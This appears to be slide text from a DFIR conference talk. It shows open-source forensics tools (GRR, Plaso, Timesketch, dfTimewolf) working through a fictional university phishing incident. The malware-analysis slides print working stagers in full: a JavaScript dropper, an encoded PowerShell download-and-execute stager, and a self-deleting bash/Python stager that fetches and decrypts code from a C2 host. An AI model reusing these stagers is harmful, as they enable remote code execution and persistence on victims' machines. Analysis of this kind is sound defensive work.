

THE STORY OF GREENDALE

FLOSS tools to automate your **DFIR** process

WHY ARE YOU HERE?


- This talk will cover a big chunk of our forensics toolkit
 - It's all **Free and Open Source Software**
- Showcase how they work together through a fictional **scenario**

We'll talk about:

- GRR
- Plaso
- Timesketch
- dfTimewolf
- Turbinia




WHY AM I HERE?

Thomas Chopitea  @tomchop_

DFIR @ Google

- I write code, I use it to hunt bad guys
- **dfTimewolf** core dev
- Try to automate myself out of a job





Source: cyber-gtfo.club

THE SCENARIO

DISCLAIMER

None of what I'm about to talk about is true
(except for the demos)

THE VICTIM

Greendale Poly - the most famous **fictitious** university

Everyone's on semester break when... someone gets a tip.

Suspicious domain spotted:

greendale.xyz

No proxy, no logs. Just GRR...



GRR - GRR RAPID RESPONSE

- **Agent-based** remote forensics tool
- **Cross-platform** - works on Windows, Linux, macOS
- Focused or fleet-wide collection (“hunts”)
- File collection
- **Artifact** collection



FORENSIC ARTIFACTS

- Machine-readable repo of artifacts
- github.com/ForensicArtifacts/

```
name: UsersShellHistory
doc: Common unix user shell history files.
sources:
- type: FILE
  attributes:
    paths:
      - '/%users.homedir%/.bash_history'
      - '/%users.homedir%/.sh_history'
      - '/%users.homedir%/.zhistory'
      - '/%users.homedir%/.zsh_history'
labels: [History Files]
supported_os: [Linux, Darwin]
```

```
name: AllUsersShellHistory
doc: Common shell history files for root and users.
sources:
- type: ARTIFACT_GROUP
  attributes:
    names:
      - UsersShellHistory
      - RootUserShellHistory
labels: [History Files]
supported_os: [Linux, Darwin]
```


LOG2TIMELINE / PLASO



- Recursively parses **everything** in your filesystem and extracts timestamp information
- Builds a **system timeline** from this information

timesketch

- Forensic **timeline visualization** tool

The screenshot displays the timesketch web interface. At the top, there's a navigation bar with 'timesketch' on the left and 'tom Logout' on the right. Below the navigation bar, there are tabs for 'Overview', 'Explore', 'Stories', 'Views', and 'Timelines'. The 'Explore' tab is active. A search bar contains the query 'data_type:"bash:history:command"'. Below the search bar, there are buttons for 'Filters', 'Charts', 'Starred', 'Save view', 'Saved views', and 'Search templates'. A green button labeled '+ Create new view from this template' is also visible. The main content area shows a list of 31 events (0.009s) with columns for time, actions, and event details. The events are color-coded by time and contain details about command executions.

Time	Actions	Event Details
2018-06-12T14:17:25+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://localhost:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Con...
2018-06-12T14:17:35+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...
2018-06-12T14:17:47+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...
2018-06-12T14:17:56+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0...
2018-06-12T14:18:50+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...
2018-06-12T14:18:53+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...
2018-06-12T14:18:56+00:00	🔍 ⚙️ ⚡️	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...

- Plays well with **plaso**
- Multi-user, multi-case, multi-timeline

LOG2TIMELINE / DFTIMEWOLF

- CLI utility - **the Glue** between different tools
- **Modules** (e.g. collectors, processors, exporters)
- **Recipes** (directions on how to chain Modules)



LOG2TIMELINE / DFTIMEWOLF

```
$ dftimewolf grr_artifact_hosts tomchop.greendale.xyz 12345 --sketch_id 666
```

Recipe name: `grr_artifact_hosts`


Recipe parameters:

- `tomchop.greendale.xyz`: Target GRR host
- `12345`: Comment
- `--sketch_id 666`: Existing sketch ID (optional)

`tomchop.greendale.xyz`

`/tmp/C.123`

`/tmp/C.123.plaso`




`http://timesketch.greendale.edu/sketch/666`
Timeline description: `12345`

```
contents = {
  'name': 'local_plaso',
  'short_description': _short_description,
  'modules': [{
    'name': 'FilesystemCollector',
    'args': {
      'paths': '@ paths',
    },
  }, {
    'name': 'LocalPlasoProcessor',
    'args': {
      'timezone': @ timezone,
    },
  }, {
    'name': 'TimesketchExporter',
    'args': {
      'endpoint': '@ ts_endpoint',
      'username': '@ ts_username',
      'password': '@ ts_password',
      'incident_id': '@ incident_id',
      'sketch_id': '@ sketch_id',
    }
  }
}]
}
```

HONING IN ON THE INITIAL TIP...

- Typosquatting on **grendale.xyz**
- Looks **targeted**... Let's look for browsing history artifacts

ANATOMY OF A GRR HUNT



[DEMO] HOMING IN ON THE INITIAL TIP...

```
4. dftimewolf@gr_hunt_artifacts:BrowserHistory external_ip [uplink-agent]
Config successfully loaded from /usr/local/google/home/tonchoq/.dftimewolfrc
usage: dftimewolf gr_hunt_artifacts [-h] [--use_tsk USE_TSK]
                                   [--approvers APPROVERS]
                                   [--gr_server_url GR_SERVER_URL]
                                   artifacts reason

Start a GRK artifact hunt.


DESCRIPTION
  Consists of a single collector that starts the hunt and provides a Hunt ID to
  the user. Feed the Hunt ID to gr_huntresults.plaso.timesketch to process them
  through plaso and send them to Timesketch.

positional arguments:
  artifacts              Comma-separated list of artifacts to hunt for
  reason                Reason for collection


optional arguments:
  -h, --help            show this help message and exit
  --use_tsk USE_TSK    Use TSK to fetch artifacts (default: False)
  --approvers APPROVERS
                        Email for GRK approval request (default: None)
  --gr_server_url GR_SERVER_URL
                        GRK endpoint (default: http://localhost:8080/)

tonchoq@tonchoq:~$ dftimewolf -tan susan@20100476 $ dftimewolf gr_hunt_artifacts BrowserHistory external_ip
Config successfully loaded from /usr/local/google/home/tonchoq/code/dftimewolf/dftimewolf-tan/dftimewolf/config.json
Config successfully loaded from /usr/local/google/home/tonchoq/.dftimewolfrc
Running module GRKHuntArtifactCollector
Artifacts to be collected: ['BrowserHistory']
```


ANATOMY OF A GRR HUNT



[DEMO] HOMING IN ON THE INITIAL TIP...



```
4. dffirmwolf gr_hurtresults_plass_tlmaketch H:226FC1A1 external_tip (/usr/bin/egrep)
tmachop@tmachop:(~/grr-dffirmwolf) dffirmwolf $ dffirmwolf grr_hurtresults_plass_tlmaketch H:226FC1A1 external_tip

Running module GRRKntDownloader
Wrote results of H:226FC1A1 to /tmp/tmp01M8Cy/H:226FC1A1.zip
Running module LocalPlassProcessor
log file: /tmp/tmp01M8Bz/plass.log
Running external command: "logtimeline.py -q --status_view none --logfile /tmp/tmp01M8Bz/plass.log /tmp/tmp01M8Bz/odbc502a2794e94d502cf50bd09763_plass /t
mp/tmp01M8Cy"
```


WHAT WE KNOW SO FAR

- Download of **grendale.xyz/greendale/academic_calendar.zip**
- The archive contains a **calendar.js** file...

JAVASCRIPT CALENDAR



OR STAGE 1 DROPPER?

[...]

```
var osysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.ToLowerCase();
var isGreendale = domain.IndexOf("greendale");
if (isGreendale != -1) {
    var file = "tffb://efgpqzf-sdqzpmxq.jkl/sdqzpmxq/eqogdq.eodubf";
    var path="$qzh:geqdbdaruxq+'\\MbbPmfm\\Damyuzs\\Yuodaearf\\Iuzpaie\\Efmdf
Yqzg\\Bdasdmye\\Efmdfqb\\wqqb.nmf'";
    var payload = "BaiqdEtqxx.qjq (Zqi-Anvqof Ekefqy.Zqf.IqnOxuqzf).Paizxampruxq('" +
file + "','" + path + ")";
    downloadAndExec(payload, path);
};
```

[...]

[...]

```
var osysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.ToLowerCase();
var isGreendale = domain.IndexOf("greendale");
if (isGreendale != -1) {
    var file = "http://student-greendale.xyz/greendale/secure.script";
    var path="$env:userprofile+'\AppData\Roaming\[...]\Startup\keep.bat";
    var payload = "PowerShell.exe (New-Object System.Net.WebClient).Downloadfile('" +
path + "'," + file + ")";
    downloadAndExec(payload, path);
};
```

[...]

DIGGING A BIT DEEPER

- Turns out the file was some kind of **JS dropper**. For what?
- Let's examine the second stage payload:
 - JS calls **student-greendale.xyz**, persistence in **Startup\keep.bat**
- Let's find **execution** and **persistence** artifacts
 - WindowsPersistenceMechanisms
 - WindowsUserRegistryFiles
 - WindowsSystemRegistryFiles

[DEMO] PERSISTENCE AND EXECUTION ARTIFACTS

```
3 dftinewolf gr_artifact_hosts WIN-AL00QDTFR9V execution_check --artifacts 3 (uplink-agent)
lanchepl@osachopi(emu-dftinewolf) dftinewolf ~$ dftinewolf gr_artifact_hosts WIN-AL00QDTFR9V execution_check --artifacts WindowsStart
upFolders,WindowsSystemRegistryFiles,WindowsUserRegistryFiles --sketch_id 31
Running module QMArtifactCollector
Searching for client: WIN-AL00QDTFR9V
C:6b7629765c93abe2: Found active client
Found active client: C:6b7629765c93abe2
Client last seen: 2018-06-12T08:32:15+0000 (0 minutes ago)
System type: Windows
Artifacts to be collected: [u'WindowsStartupFolders', u'WindowsSystemRegistryFiles', u'WindowsUserRegistryFiles']
F:EEBA28CF: Scheduled
F:EEBA28CF: Waiting to finish
F:EEBA28CF: Complete
F:EEBA28CF: Downloading artifacts
F:EEBA28CF: Downloaded: /tmp/tmp0FCE19/F:EEBA28CF.zip
Running module LocalPlasoProcessor
Log file: /tmp/tmp_0LCKY/plaso.log
Running external command: "log2timeline.py -q --status_view none --logfile /tmp/tmp_0LCKY/plaso.log /tmp/tmp_0LCKY/Xbd641d566e415d906
#1d0ef99f3e55.plaso /tmp/tmp0FCE19"
```

[DEMO] PERSISTENCE AND EXECUTION ARTIFACTS

The screenshot displays a web interface for a timeline analysis tool. At the top, there is a navigation bar with the logo 'timeslot', a search bar, and a 'Logout' button. Below the navigation bar, there are tabs for 'Overview', 'Events', 'Details', 'Visual', and 'Timeline'. A green button labeled 'Filter: 2,400' is visible on the right side of the navigation bar.

The main content area is titled 'Initial compromise' and includes a subtitle: 'Do I dig into the logs we got, and if turns out someone DID download the file...'. The timeline shows several events:

- A group of four events with pink highlights, each with a timestamp starting with '2019-08-11 14:42:00'. The first event in this group is highlighted in yellow and contains the text: '2019-08-11 14:42:00 [Download] [local] [admin@kali:~]\$ curl -O http://10.10.10.10/...'. The other three events in the group have similar timestamps and locations.
- A separator line with the text '2019-08-11 14:42:00'.
- A group of three events with pink highlights, each with a timestamp starting with '2019-08-11 14:42:00'. Each event in this group has a location of 'local: /var/www/html/...'.

At the bottom of the timeline, there is a note: 'The file is dropped in /var/www/html/... might be worth checking out, I'm heading home...'. The interface also includes a 'Filter: 2,400' button and a 'Timeline' tab.

KEEP.BAT CONTENTS

```
powershell.exe -NoP -sta -NonI -W Hidden -Enc
WwBTAFkAUwBUAGUATQAUAE4ARQBUAC4AUwBFAFIAVgBpAGMAZQBQAE8AaQBOAFQATQBBAE4AYQBnAEUAUgBdADoA
OgBFAGhAUABLAEMAVAAxADAAMABDAE8AbgB0AGkAbgBVAEUIAA9ACAAMAA7ACQAdwBjAD0ATgBFAFcALQBPAGIA
agBFEMAVAAgAFMAWQBzAFQARQBNAC4ATgBFHQALgBXAGUAQgBDAEwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoA
aQBsAGwAYQAvADUALgAwACAkABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAA
VABYAGkAZABLAG4AdAAvADcALgAwADsAIABYAHYAOGAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcA
OwBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0A
OgA6AFMAZQByAHYAZQByAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEAbABpAGQAYQB0AGkAbwBuAEMAYQBsAGwA
YgBhAGMAawAgAD0AIAB7ACQAdABYAHUAZQB9ADsAJABXAEMALgBIAGUAYQBkAGUAUgBTAC4AQQBEAEQAKAAnAFUA
cwBlAHIALQBBAGcAZQBUAHQAJwAsACQAdQApADsAJAB3AEMALgBQAHIAATwB4AFkAIAA9ACAAWwBTAFkAUwBUAEUA
bQAUAE4ARQB0AC4AVwBFAGIAUgBlAFEAUVQBlAFMAdABdAdoAOgBEAGUAZgBBAFUATAB0AFcARQBIAFAAcgBvAFgA
WQA7ACQAVwBjAC4AUABYAE8AeAB5AC4AQwByAGUAZABlAE4AVABpAGEATABzACAAPQAgAFsAUwB5AHMAVABLAG0A
LgBOAGUAdAAuAEMAUgBFAGQARQBUAFQASQBhAEwAQwBBAGMASABlAF0AOgA6AEQAZQBmAGEAVQBsAFQATgBFAGHQA
dwBvAFIAswBDAHIAZQBEAGUATgB0AGkAYQBMAHMAOWAkAeSAPQAnACkANgAxAGQAPgBdAFYAJQBmAGEAbABeAHQA
VQBAADkAIQAKAHoAMABcAHgAPQA/AE0AMwBRAfKAagB3AEgAcgAnADsAJABpAD0AMAA7AFsAQwBoAGEAcgBbAF0A
XQAKAGIAPQAoAFsAQwBoAGEAcgBbAF0AXQAoACQAVwBjAC4ARABvAFcATgBsAE8AYQBkAFMAdABYAEkATgBnACgA
IgBoAHQAdABwAHMAOGAvAC8AbABLAGcAaQB0AGkAbQBhAHQAZQBIAHUAcwBpAG4AZQBzAHMAbQBhAG4AcwAuAGMA
bABlAGIALwBpAG4AZABlAHgALgBhAHMAcAAiACkAKQApAHwAJQB7ACQAXwAtAGIAWABvAFIAJABLAFsAJABJACsA
KwAlACQAawAuAEwAZQBuAGcAVABIAF0AfQA7AEkARQBYACAkAAkAGIALQBKAe8AaQBUACcAJwApAA==
```

```
[SYSTeM.NET.SERVIcePOiNTMANAgER]::ExPeCT100ContinUE = 0;$wc=NEW-ObjECT
SYsTEM.NET.WEBCLient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$WC.HeadeRS.ADD('User-Agent',$u);$wC.PrOxY =
[SYSTEM.NET.WEBReQUeSt]::DefaULtWEBProXY;$Wc.PrOxy.CredeNTiaLs =
[System.Net.CREdEnTiaLCAcHe]::DefaULtNETwoRKCreDeNTiaLs;$K=') 61d>]V%fal^tU@9!$z0\x=?M3QY
jwHr';$i=0;[Char[]]$b=([Char[]]($Wc.DOWnLOadStrING("https://legitimatebusinessmans.club/
index.asp")))|%{$_ -bXoR$K[$I++%$k.Length]};IEX ($b-Join')
```

GIMME SOME IOCs!

- `hxxp://grendale[.]xyz/grendale/academic_calendar.zip`
- `hxxp://grendale[.]xyz/grendale/secure.script (2d stage)`
 - `Start Menu\Programs\Startup\keep.bat`
- `hxxps://legitimatebusinessmans[.]club (C2)`





IT'S FINE



EVERYTHING IS FINE

- Few students fell for it; but we still have **a hunch...**

Index of /greendale

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 academic_calendar.zip	2018-02-16 20:00	1.0K	
 bash.sh	2018-02-17 22:14	1.8K	
 secure.script	2018-02-14 17:54	1.6K	

Apache/2.4.18 (Ubuntu) Server at greendale.xyz Port 80




Source: cyber-gtfo.club

BASH.SH CONTENTS

```
echo "import
sys,base64;exec (base64.b64decode ('Wkd1bmpoWXFrb3dyVnQ9J0xLQ1lPUVpNJwppbXBvcnQgc3lzLCB1cm
xsaWIyO289X19pbXBvcnRfXyhh7MjondXJsbGlicsMzondXJsbGlicXVlc3QnfVtzeXMudmVyc2lubl9pbm
ZvWzBdXSxmcm9tbGlzdD1bJ2J1aWxkX29wZW5lciddKS5idWlsZF9vcGVuZXIoKTtVQT0nTW96aWxsYS81LjAgKE
1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTAuMTE7IHJ2OjQ1LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvND
UuMCc7by5hZGRoZW5kZXJzPVsoJ1VzZXItQWdlbnQnLFVBKV07YT1vLm9wZW4oJ2h0dHA6Ly9sZWdpdGltYXR1Yn
VzaW5lc3NtYW5zLmNsdWlvaW5kZXguYXNwJykcucmVhZCgpO2tleT0nanM7VH11bHZxNVhbM1VMUH41ez4hX21dS0
A4bXI2LmYnO1MsaiXvdXQ9cmFuZ2UoMjU2KSwwLFtdCmZvcjBpIGluIHJhbmdlKDI1Nik6CiAgICBqPShqK1NbaV
0rb3JkKGtleVtpJWxlbihrZXkpXSkpJTI1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQppPW09MApmb3IgyY2hhci
BpbhBhOgogICAgT0oaSsxKSUyNTYKICAgIGo9KGorU1tpXSklMjU2CiAgICBTW2ldLFNbal09U1tpXSxTW2ldCi
AgICBvdXQuYXBwZW5kKGNocihvcuY2hhcileU1soU1tpXStTW2pdKSUyNTZdKSskZXhlyygnJy5qb2luKG91dC
kpCg=='));" | python &
rm -f "$0"
exit
```


```
ZGunjhYqkowrVt='LKCYOQZM'
import sys,
urllib2;o=__import__({2:'urllib2',3:'urllib.request'}[sys.version_info[0]],fromlist=['bu
ild_opener']).build_opener();UA='Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0)
Gecko/20100101
Firefox/45.0';o.addheaders=[('User-Agent',UA)];a=o.open('http://legitimatebusinessmans.c
lub/index.asp').read();key='js;Tyulvq5X[3ULP~%{>!_i]K@8mr6.f';S,j,out=range(256),0,[]
for i in range(256):
    j=(j+S[i]+ord(key[i%len(key)]))%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in a:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
exec(''.join(out))
```

[DEMO] HAS THIS BEEN EXECUTED ANYWHERE?



